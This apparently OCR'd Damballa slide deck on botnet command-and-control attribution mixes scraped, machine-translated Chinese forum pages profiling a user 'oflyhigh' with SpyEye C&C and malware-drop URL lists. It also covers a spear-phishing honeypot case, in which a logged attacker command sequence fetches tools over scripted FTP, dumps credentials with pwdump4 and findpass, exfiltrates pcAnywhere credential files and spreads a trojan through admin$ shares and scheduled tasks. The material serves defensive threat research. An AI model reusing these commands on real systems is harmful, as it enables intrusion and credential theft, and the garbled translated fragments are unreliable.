pathname Required. Variant (String), name of the program to be executed, and any necessary command-line parameters or variables may include directory or folder and drive.

Windowstyle Optional. Variant (Integer), said the program is running in the style of the window. If windowstyle omitted, the program is to minimize the window has the focus to implementation.

windowstyle named parameters have the following values:

vbHide 0 window is hidden, and the focus moves to the implicit window.
VbNormalFocus 1 window has focus, and will revert to its original size and position.
VbMinimizedFocus 2 window will be a focus of the icon to display.
VbMaximizedFocus 3 is a window to maximize the window focus.
VbNormalNoFocus 4 windows will be restored to the most recent size and position, and the current active window remains active.
VbMinimizedNoFocus 6 window to an icon to display. The currently active window remains active.

Works for me [0] Lost a tile [0] Quote | Report | Management | TOP

CnC Sanitized
21441
CnC Sanitized
22275
Sanitized
-1
鲜花
2
臭蛋
1
来自
HUST
在线时间
3625 小时
注册时间
2004-6-14 22楼
发表于 2005-6-7 10:14 | 只看该作者
Originally posted by oflyhigh at 2005-6-7 10:11

美国主机服务啊
一年了

盈利如何？

双线托管、合租请联系Ｈｙｐｏ QQ:76699/35778
打抱不平（QQ:204167）是大色狼……
Aryou，单飞是明智的……
TOP

CnC Sanitized
21441
CnC Sanitized
22275
Sanitized
-1
Flowers
2
Rotten egg
1
From
HUST
Online Time
3625 hours
Up time
2004-6-1422 House
Posted at 2005-6-7 10:14 | Show author
Originally posted by oflyhigh at 2005-6-7 10:11

U.S. hosting service ah
A year

How profitable?

Two-hosting, sharing, please contact HypoQQ: 76699/35778
The record straight (QQ: 204167) is the large predators ... ...
Aryou, solo wise ... ...
TOP

fengxue

Administrator

UID 1904
Integral 10115
Posts 7144
Prestige 345
Gold 540
Physical 5174
Passion 1248
Online 57 hours
Up time 2002-8-20

I play the application:

Landlord

To prevent anonymous users from sending spam. (Cnteacher)

Modify the file misc.php

Find:

```
} Elseif ($ action == 'emailfriend') {
```

Copy code

Add the code behind

```
if (! $ discuz_user) {
showmessage ('group_nopermission', NULL, 'HALTED');
}
```

Copy code

Thank the members of oflyhigh that vulnerability.


DAMBALLA
BuildLog.htm 11.55 kB 29-04-09 14:01
logo.bmp 9.45 kB 29-04-09 14:01
pnms_spda.ico 21.12 kB 29-04-09 14:01
pnms_spda.rc2 400.00 B 29-04-09 14:01
pnms_spda.rc2.bak 399.00 B 29-04-09 14:01
Pnp.ico 766.00 B 29-04-09 14:01
serial.ico 3.55 kB 29-04-09 14:01
resource.h 1.97 kB 29-04-09 14:01
resource.h.bak 1.97 kB 29-04-09 14:01
Serial.h 16.44 kB 29-04-09 14:01
setting.cpp 1.51 kB 29-04-09 14:01
smartcom.aps 35.28 kB 29-04-09 14:01
smartcom.rc.bak 6.70 kB 29-04-09 14:01
smartcom.vcproj 5.91 kB 29-04-09 14:01
smartcom.vcproj.PNMS010013212.oflyhigh.user 1.39 kB 29-04-09 14:01
stdafx.cpp 208.00 B 29-04-09 14:01
stdafx.h 2.80 kB 29-04-09 14:01
<PNMS> 0.00 44% 29-04-09
<Serial> 0.00 40960 6661
<Release> 0.00 01-09-09 18:48
<res> 0.00 01-09-09 18:48
<release> 0.00 01-09-09 18:48
<smartcom> 0.00 01-09-09 18:48
<PNMS> 0.00 0% 01-09-09
<串口调试20061123> 0.00 01-09-09 18:48

Case Study A

- **Multiple systems compromised**
  - Enterprise Administrators Group
  - Enterprise Security Manager
  - Finance & Accounting Group
  - Other groups in various groups were also accessed
- **Data Stolen**
  - To this data, the amount of data is truly unknown
  - Estimates show about 9MB of compressed data were stolen daily for well over an eleven month period, most notably accounting and operational data during the end of the fiscal year

Case Study A

- **Open Source Analysis of 'oflyhigh'**
  - Individual or Group?
    - There are numerous postings with this name so it is difficult to identify either
      - Two postings mention this is a group rather than an individual
    - Oflyhigh is thought to be Chinese by descent
      - True origins unknown
      - Current web analysis puts 'oflyhigh' in China (as of 07/2010)
      - Numerous websites detailing years of online interests, blogs, purchases, and other hobbies
      - Interested in P2P, Spam, Windows Shell Coding, and IDS Evasion

Personal Information

oflyhigh (UID: 393)

Sina microblogging unbound

Space Visits	0
E-mail status	has been verified
Video authentication	is not certified
Custom Title	in the old white man
Statistics	few friends 0 | 0 records | log number 0 | Album Number 0 | Share number 0

Details of the member sign in
Never sign the Member

Active profile

User group	of small white
Online time	27 hours
Joined	2009-12-20 18:39
Last visit	2010-12-1 22:31
Last active time	2010-12-1 22:31
Last Published	2010-12-1 22:32
Last mail notification	0
Time zone	(GMT +08:00) Beijing, Hong Kong, Perth, Singapore, Taipei

Statistics

Used space	0 B
Sellers of credit	0
Buyer credit	0
points	60
Prestige	5
Money	153 RMB
Contribution to the value of	0:00
Silver	0

oflyhigh

Add as Guestboo

Say hello Send a

Case Study B

- **SpyEye Control Panel Developer Attribution**
- **During a 5 month investigation and infiltration of the core SpyEye developer team**
- **We *were* able to gather the following information that enabled attribution**
  - Against two core SpyEye developer members
- **The focal point for our investigation was URI alone**

DAMBALLA

Case Study B

- **By monitoring the SpyEye URI strings we were able to determine which botnets belonged to which operators**
  - Remember we're all human and we have flaws
  - Humans are creatures of habit and comfort
  - Bot Agent variant A through Z has to be able to functionally communicate with the CnC server using similar strings, the paths cannot change


	Type
barcalys-trial3.com/main/bin/build.exe	Malware Drop
coundnes.com/cache/bin/build.exe	Malware Drop
eu-analytics.com/sp4a/bin/1_sp4a_new.exe.crypted.exe	Malware Drop
217.23.7.21/date/gate.php?guid=User!SANDBOX0!D06F0742&ver=10129&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=19&ccrc=3D893DD9&md5=60d6d584515e1925e0d0c9edd8b32eed	SpyEye C&C
200.63.45.69/~datosco/main/gate.php?guid=User!SANDBOX2!D06F0742&ver=10132&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=100&ccrc=690E5C55&md5=82beb808bef523b7660af10266377407	SpyEye C&C
91.213.174.34/spyeye_main/gate.php?guid=User!SANDBOX2!D06F0742&ver=10200&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=22&ccrc=B144ABF5&md5=e8a713c24a38b9339474f71f5bcff78a	SpyEye C&C
77.78.240.162/spye/gate.php?guid=User!SANDBOX0!D06F0742&ver=10207&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&plg=ftpbc&cpu=100&ccrc=8CCFE0AB&md5=84a9aedb378c3ec297a775c1f7fc573a	SpyEye C&C
113.11.194.173/eye/main/gate.php	SpyEye C&C
204.12.243.187/main/gate.php	SpyEye C&C
200.56.243.137/includes/admin/gate.php?guid=User!SANDBOX2!D06F0742&ver=10207&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=80&ccrc=3FF0F25D&md5=86e1bb6f428421a06bdae1b2b55323d1	SpyEye C&C
200.56.243.137/includes/phpbb/gate.php	SpyEye C&C
200.56.243.137/joomla/admin/gate.php	SpyEye C&C
cocainy.net/spmini/gate.php?guid=User!SANDBOX0!D06F0742&ver=10225&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=100&ccrc=ED1A0A53&md5=1aa16572aee1486c7cd8c78dad9cb510	SpyEye C&C
craken.biz/aimpis/gate.php?guid=User!SANDBOX2!D06F0742&ver=10211&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=100&ccrc=3AF32A5D&md5=a5c67adc367e850f49c441b2cee4b59b	SpyEye C&C

	Type
wardefer.com/warrior/gate.php?guid=User!SANDBOX0!D06F0742&ver=10203&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=0&ccrc=74E55A28&md5=12721e428a51e073e6ee941eb93dbe96	SpyEye C&C
wardefer.com/warrior/bin/build.exe	Malware Drop
cpucardioholder.com/warrior/bin/outback.exe	Malware Drop
cpucardioholder.com/warrior/bin/outlook.exe	Malware Drop
cpucardioholder.com/warrior/bin/upload/nomixed2.exe	Malware Drop
cpucardioholder.com/warrior/bin/upload/update060610.exe	Malware Drop
cpucardioholder.com/warrior/gate.php	SpyEye C&C
91.212.198.60/warrior/bin/build.exe	Malware Drop
peosoe.com/spa/mn/bin/build.exe	Malware Drop
peosoe.com/spa/mn/bin/cfg.bin	SpyEye C&C
peosoe.com/spa/mn/bin/config.bin	SpyEye C&C
peosoe.com/spa/mn/gate.php	SpyEye C&C
peosoe.com/spa/mn/here.php?guid=User!SANDBOX0!D06F0742&ver=10203&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&cpu=100&ccrc=71471478&md5=42df0e42a8269f513d8fb7f25d9eabe7	SpyEye C&C

DAMBALLA

Case Study B


- **Once the samples shows us the path, we can track the operator's Command and Control Servers**



DAMBALLA

Case Study B

- **By attributing URI we were able to clearly identify the operator with over 166 unique CnCs while *he* developed and enhanced the core Control Panel for SpyEye v1 – Present**



DAMBALLA

Case Study C

- **We identified a malware sample embedded in a MS PowerPoint Presentation sent via a spear phishing email**
  - Victim was invited to a 20 year high school reunion
  - Files included:
    - 20_Year_Reunion _Invitation_msg
    - Hornets_20_Year_Reunion_Information__ppt
    - Hornets_20_Year_Reunion_Invitation_doc
  - PPT included a stage 1 trojan (cut.exe)
    - Exploits Microsoft Office
      - Microsoft Security Bulletin MS08-016 – Critical

DAMBALLA

Case Study C

- **Spear-Phishing Intrusion**
  - Analysis and execution of stage 1 (cut.exe) led to identification of CnC point and stage 2 (snipped.exe) trojan
  - Stage 2 trojan attempted to write itself to several system services
  - Stage 2 also searched the local drive and mapped shares for:
    - Microsoft Office Documents
    - Compressed Files
    - PKI Certificates

DAMBALLA

Case Study C

- **Preparing Staged Content**
  - The team generated perceptually consistent 'semi-real' internal documents discussing: new web development server going up in DMZ
  - Documents from previously compromised production systems were loaded onto host in addition to custom crafted materials
  - Similar user accounts to true admins users were also added to the host

Case Study C

- **Stage 2 was executed on the honeyclient**
  - The stage 2 compressed and transferred out everything it was looking for
    - Or better said what we wanted them to see

No.	Time	Source	Destination	Protocol	Info
177	539.111102	208.111.10.227	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
178	539.111119	192.168.4.10	208.111.10.227	TCP	51554 > http [ACK] Seq=144 Ack=35017 Win=64128 Len=0 TSV=1728542621 TSER=3499867947
179	539.114344	208.111.10.227	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
180	539.116597	208.111.10.227	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
181	539.116609	192.168.4.10	[redacted]	TCP	51554 > http [ACK] Seq=144 Ack=37913 Win=64128 Len=0 TSV=1728542627 TSER=3499867950
182	539.118605	[redacted]	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
183	539.121627	[redacted]	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
184	539.121639	192.168.4.10	[redacted]	TCP	51554 > http [ACK] Seq=144 Ack=40809 Win=64128 Len=0 TSV=1728542632 TSER=3499867955
185	539.124120	[redacted]	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
186	539.126123	[redacted]	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
187	539.126144	192.168.4.10	[redacted]	TCP	51554 > http [ACK] Seq=144 Ack=43705 Win=64128 Len=0 TSV=1728542637 TSER=3499867955
188	539.128881	[redacted]	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
189	539.129135	[redacted]	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
190	539.129149	192.168.4.10	[redacted]	TCP	51554 > http [ACK] Seq=144 Ack=46601 Win=64128 Len=0 TSV=1728542640 TSER=3499867958
191	539.131154	[redacted]	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
192	539.134405	[redacted]	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
193	539.134416	192.168.4.10	[redacted]	TCP	51554 > http [ACK] Seq=144 Ack=49497 Win=64128 Len=0 TSV=1728542645 TSER=3499867961
194	539.136653	[redacted]	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
195	539.138654	[redacted]	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
196	539.138667	192.168.4.10	[redacted]	TCP	51554 > http [ACK] Seq=144 Ack=52393 Win=64128 Len=0 TSV=1728542649 TSER=3499867962
197	539.141681	[redacted]	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
198	539.143929	[redacted]	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
199	539.143941	192.168.4.10	208.111.10.227	TCP	51554 > http [ACK] Seq=144 Ack=55289 Win=64128 Len=0 TSV=1728542654 TSER=3499867966
200	539.146177	[redacted]	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
201	539.148933	[redacted]	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
202	539.148944	192.168.4.10	[redacted]	TCP	51554 > http [ACK] Seq=144 Ack=58185 Win=64128 Len=0 TSV=1728542659 TSER=3499867968
203	539.151214	[redacted]	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
204	539.151337	[redacted]	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
205	539.151353	192.168.4.10	[redacted]	TCP	51554 > http [ACK] Seq=144 Ack=61081 Win=64128 Len=0 TSV=1728542662 TSER=3499867970
206	539.154451	[redacted]	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
207	539.156453	[redacted]	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
208	539.156464	192.168.4.10	[redacted]	TCP	51554 > http [ACK] Seq=144 Ack=63977 Win=64128 Len=0 TSV=1728542667 TSER=3499867972
209	539.158712	[redacted]	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
210	539.161480	[redacted]	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
211	539.161492	192.168.4.10	[redacted]	TCP	51554 > http [ACK] Seq=144 Ack=66873 Win=64128 Len=0 TSV=1728542672 TSER=3499867986
212	539.163977	[redacted]	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
213	539.165975	[redacted]	192.168.4.10	TCP	[TCP segment of a reassembled PDU]
214	539.165988	192.168.4.10	[redacted]	TCP	51554 > http [ACK] Seq=144 Ack=69769 Win=64128 Len=0 TSV=1728542676 TSER=3499867987
215	539.168985	[redacted]	192.168.4.10	TCP	[TCP segment of a reassembled PDU]

DAMBALLA

Case Study C

- **In the next few slides you will see the outcome of the initial disinformation plan that was implemented against this active threat**
- **The threat actually fell for our staged data and later attacked the very web portal we had setup as bait**
  - The threat knocked over our Windows Web Portal and performed the following actions before we kicked him off and brought down the box for analysis

Row 1

'ipconfig';
'ping www.krazyivan.net';
'ipconfig /all';
'net view';
'ping -a system61';
'time';
'net user';
'net view /domain';
'net view /domain:press1a';
'net view /domain:workgroup';
'dir *.doc';
'dir c:\';
'dir d:\';
'dir ncts80.exe';
'dir tftp*.*';
'dir ftp.exe';
'ipconfig';
'echo ftp 192.168.232.61>f.txt';
'dir f.txt';
'echo IUSER_DB>>f.txt';
'echo muahaha>>f.txt';
'echo binary>>f.txt';
'echo get ncts80.exe>>f.txt';
'echo bye>>f.txt';

Row 2

'type f.txt';
'ftp -s f.txt';
'ftp -s:f.txt';
'del f.txt';
'echo open 192.168.232.61>f.txt';
'echo IUSER_DB>>f.txt';
'echo muahaha>>f.txt';
'echo binary>>f.txt';
'echo get ncts80.exe>>f.txt';
'echo bye>>f.txt';
'type f.txt';
'ftp -s:f.txt';
'dir ncts80.exe';
'ncts80.exe';
'dir ncts80.exe';
'netstat -an';
'ftp -s:f.txt';
'dir ncts80.exe';
'ren ncts80.exe winsec.exe';

Row 3

```
'ping -a 192.168.100.15';
'net name';
'net start';
'dir c:\*.cif /s';
'copy
      c:\docume~1\alluse~1\applic~1\symantec\pcanyw~1\
      *.cif';
'ren winnt.~1,cif 1.cif';
'ren winnt.~1.cif 1.cif';
'ren winntn~1.cif 1.cif';
'dir 1.cif';
'copy
      c:\docume~1\alluse~1\applic~1\symantec\pcanyw~1\
      *.cif';
'ren winnt.~1,cif 1.cif';
'ren winnt.~1.cif 1.cif';
'ren winntn~1.cif 1.cif';
'dir 1.cif';
'ren winntn~1.cif 2.cif';
'ren winntn~2.cif 2.cif';
'dir *.cif';
'echo open 192.168.232.61>a.txt';
'del f.txt';
'echo IUSER_DB>>a.txt';
'echo muahaha>>a.txt';
'echo binary>>a.txt';
```

Row 4

```
'echo put 1.cif>>a.txt';
'echo put 2.cif>>a.txt';
'echo get fport.exe>>a.txt';
'echo get  pwdump4.exe >>a.txt';
'echo get  lsaext.dll >>a.txt';
'echo get  findpass.exe>>a.txt';
'echo get  pskill.exe>>a.txt';
'echo get  pulist.exe>>a.txt';
'echo bye>>a.txt';
'type a.txt';
'ftp -s:a.txt-';
'del a.txt';
'fport';
'pwdump4 /l';
'pulist';
'findpass sophie administrator 320';
'findpass';
'findpass  press1a administrator 320';
'dir c:\';
'dir ncts80.exe';
'dir ncts80.exe';
```

Row 5

```
'dir findpass.exe';
'net view';
'ping -a arcane';
'netstat -an';
'ping -a 10.50.140.250';
'ping -a 192.168.100.15';
'net share';
'net view \\zeta';
'net view \\arcane';
'dir \\arcane\winstall';
'dir \\arcane\d';
'dir \\arcane\clients';
'dir \\arcane\c';
'dir ncts80.exe';
'at \\arcane';
'copy winsec.exe \\arcane\d\winnt\system32';
'dir  \\arcane\admin$\system32';
'net time \\arcane';
'dir c:\';
'net time \\arcane';
'dir  \\arcane\admin$\system32\winsec.exe';
'copy winsec.exe
      \\arcane\admin$\system32\winsec.exe';
'dir   \\arcane\admin$\system32\winsec.exe';
'at \\arcane  10:55pm  winsec.exe';
'net time \\arcane';
```

Row 6

```
'net time \\zeta';
 'net view \\zeta';
 'at  \\zeta';
 'dir   \\zeta\c$';
 'copy  winsec.exe   \\zeta\admin$\system32';
 'at \\zeta 10:55pm winsec.exe';
 'at \\system61';
 'dir \\press1a\c$';
 'copy winsec.exe \\system6\admin$\system32';
 'net time  \\system61';
 'at  \\system61 11:12pm  winsec.exe';
 'at  \\system61';
 'at  \\arcane';
 'at  \\zeta';
 'dir \\zeta\admin$\system32\winsec.exe';
 'dir \\arcane\admin$\system32\winsec.exe';
 'dir cmd.exe';
 'ping -a system61';
 'echo open 192.168.232.61>a.txt';
 'echo IUSER_db>>a.txt';
```

Pro-Active Threat Intelligence

- **Threat Analysis**
  - URI analysis enables attribution
- **Vulnerability Research**
  - Of botnet command-and-controls
- **Botnet Operator Analysis**
  - Learn more about the bad guys
- **Reputation Based Analysis**
  - Leveraging domains reputation at time of creation

DAMBALLA

Conclusions

- **Tools and tactics changing**
  - Botnets are easily accessible & easy to build
  - Geographically and politically distributed attack vehicle
- **Focus upon CnC infrastructure**
  - Geographically distributed infrastructure
  - Disrupt, block and shut-down CnC hierarchies
- **As a community the undereducated victims can't be help responsible**
  - Internet Service Providers & Telecommunications firms need to get into the fight…
  - Cloud-computing firms and Governments need to ***put on the gloves*** against these threats

DAMBALLA

Take Back Command-and-Control

Questions?

Sales POC: sprouty@damballa.com
Technical POC: sbodmer@damballa.com
Web: http://www.damballa.com Blog: http://blog.damballa.com